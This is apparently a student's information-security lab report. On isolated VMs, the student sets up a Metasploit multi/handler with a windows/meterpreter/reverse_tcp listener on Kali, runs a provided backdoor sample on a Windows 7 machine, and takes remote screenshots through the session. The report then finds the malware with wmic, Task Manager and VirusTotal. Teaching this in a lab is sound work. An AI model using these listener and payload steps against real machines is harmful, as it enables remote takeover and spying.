


National University of Computer and Emerging Sciences, Lahore Campus

	Course Name:	Information Security	Course Code:	CS3002
	Program:	BS (Computer Science)	Semester:	Fall 2022
	Section:		Total Marks:	
	Date:	07-Nov-2022	Weight:	
	Exam Type:	Assignment 2	Page(s):	1
Student Name: Zaviyaar Bin Irfan		Roll No. 19L-2225		

Identifying and Analyzing Malware in Windows Environment


Prerequisites:

→ Install VM box → https://www.virtualbox.org/wiki/Download_Old_Builds_6_0



→ Install extension pack → https://download.virtualbox.org/virtualbox/6.0.24/Oracle_VM_VirtualBox_Extension_Pack-6.0.24.vbox-extpack

→ Download Kali Linux VM → <https://www.kali.org/get-kali/#kali-virtual-machines>




→ Run *update* and *upgrade* commands on Kali Linux VM


→ Build another Windows (XP, 7 or 10) VM.

→ Change the VMs network settings accordingly, so that VMs can communicate and pass traffic to each other. Assign 192.168.10.17 to your Kali Linux machine and 192.168.10.## to Windows machines.

Windows 7 IP address was set to "192.168.10.12". Moreover, default gateway was set to "10.0.2.1".



IP address of Kali Linux 192.168.10.17.




→ Disable all the security of your Windows VM and download / copy the provided malware in your Windows VM.

Connecting with the Exploit / Malware from Linux:

→ Run following commands in Kali Linux...

\$ msfconsole



```
kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

zaviyaar@kali: ~
File Actions Edit View Help
[zaviyaar@kali:~]-[-]
$ msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgo
thm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
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Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
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- [ metasploit v6.2.9-dev ]
+ -- [ 2230 exploits - 1172 auxiliary - 398 post ]
+ -- [ 867 payloads - 45 encoders - 11 nops ]
+ -- [ 9 evasion ]

Metasploit tip: View all productivity tips with the
tips command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```


Msfg> use exploit/multi/handler

> set payload windows/meterpreter/reverse_tcp

> set lhost 192.168.10.17

> set lport 4444

> run



```
kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
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Metasploit tip: View all productivity tips with the
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msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.10.17
lhost => 192.168.10.17
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 192.168.10.17:4444
[*] Sending stage (175686 bytes) to 192.168.10.17
[*] Meterpreter session 1 opened (192.168.10.17:4444 => 192.168.10.12:49191) at 2022-12-04 09:31:04 -0500

meterpreter > |
```

→ Run the copied exploit in Windows.

→ Now in Kali Linux you will see the Windows shell access.

→ Now with “help” command, you can see the operations you can perform on the Windows host with the deployed exploit.




Tasks

☠️ Pass any three commands to malware through Kali Linux. (Share screenshots)

The three commands I ran were:

- idletime
- enumdesktops
- screenshot



☠️ Detection of unwanted software / programs running in Windows through command prompt.

To see the programs that are running in command prompt we will run **wmic process list brief**

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Zavi>wmic process list brief
HandleCount Name Priority ProcessId ThreadCount WorkingSetSize
0 System Idle Process 0 0 1 24576
592 System 8 4 89 3166208
29 smss.exe 11 272 2 950272
469 csrss.exe 13 352 10 4300800
77 wininit.exe 13 388 3 3907584
284 csrss.exe 13 396 8 5300224
110 winlogon.exe 13 436 3 5640192
211 services.exe 9 480 8 7356416
767 lsass.exe 9 496 8 10248192
146 lsm.exe 8 504 10 3637248
```

In the screenshot given below, we can see that the processID of textex.exe (unwanted software) is 756.


```
C:\Windows\system32\cmd.exe

53 conhost.exe 8 2280 2 6029312
243 taskhost.exe 8 1264 7 12808192
132 testex.exe 8 756 3 8450048
121 WmiPrvSE.exe 8 780 5 6991872
67 svchost.exe 8 532 5 5251072
20 cmd.exe 8 1948 1 3100672
54 conhost.exe 8 2312 2 5255168
111 WMIC.exe 8 2760 5 9539584
122 WmiPrvSE.exe 8 2088 7 7098368


C:\Users\Zavi>
```

☠ View the unwanted program / process ID running on Windows and its access rights through Windows GUI.

We can see the unwanted program (textex.exe) in the windows task manager whose screenshot is given below.



☠ Show the system permissions allocated to the malware.
Permissions are given to SYSTEM are shown below in screenshot.



☠ Check the malware attributes on <https://www.virustotal.com/gui/>
I uploaded the file textex.exe to the above website and results are shown in screenshot below.

Windows [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

VirusTotal - File - 9ba0778653b61428610ecdb42ed02c9ae44429e5ac70e7d46b40bc2c4b0c

9ba0778653b61428610ecdb42ed02c9ae44429e5ac70e7d46b40bc2c4b0c

SUPERAntiSpyware	Trojan Backdoor-Shell	Symantec	Packed Generic 347
Tencent	Trojan Win32 Cryptz.za	Trapmine	Malicious high ml score
Trellix (FireEye)	Generic.mg.1127886a8de92c4	TrendMicro	Backdoor Win32 SWRORT SMAL01
TrendMicro-HouseCall	Backdoor Win32 SWRORT SMAL01	VIPRE	Trojan CryptZ Gen
VRobot	Trojan Win32 Elzab Gen	Yandex	Trojan Rosana Gen.1
ZoneAlarm by Check Point	HEUR:Trojan Win32 Generic	Alibaba	Undetected
Antiy-AVL	Undetected	Baidu	Undetected
CMC	Undetected	DrWeb	Undetected
Jiangmin	Undetected	Kingsoft	Undetected
Lionic	Undetected	Palo Alto Networks	Undetected
Panda	Undetected	TACHYON	Undetected
TEHTRIS	Undetected	VBA32	Undetected
VirIT	Undetected	Webroot	Undetected
Zillya	Undetected	Zoner	Undetected
Avast-Mobile	Unable to process file type	BitDefenderFalx	Unable to process file type
Symantec Mobile Insight	Unable to process file type	Trustlook	Unable to process file type

7:53 AM 12/4/2022

17°C Smoke 8:23 PM 12/4/2022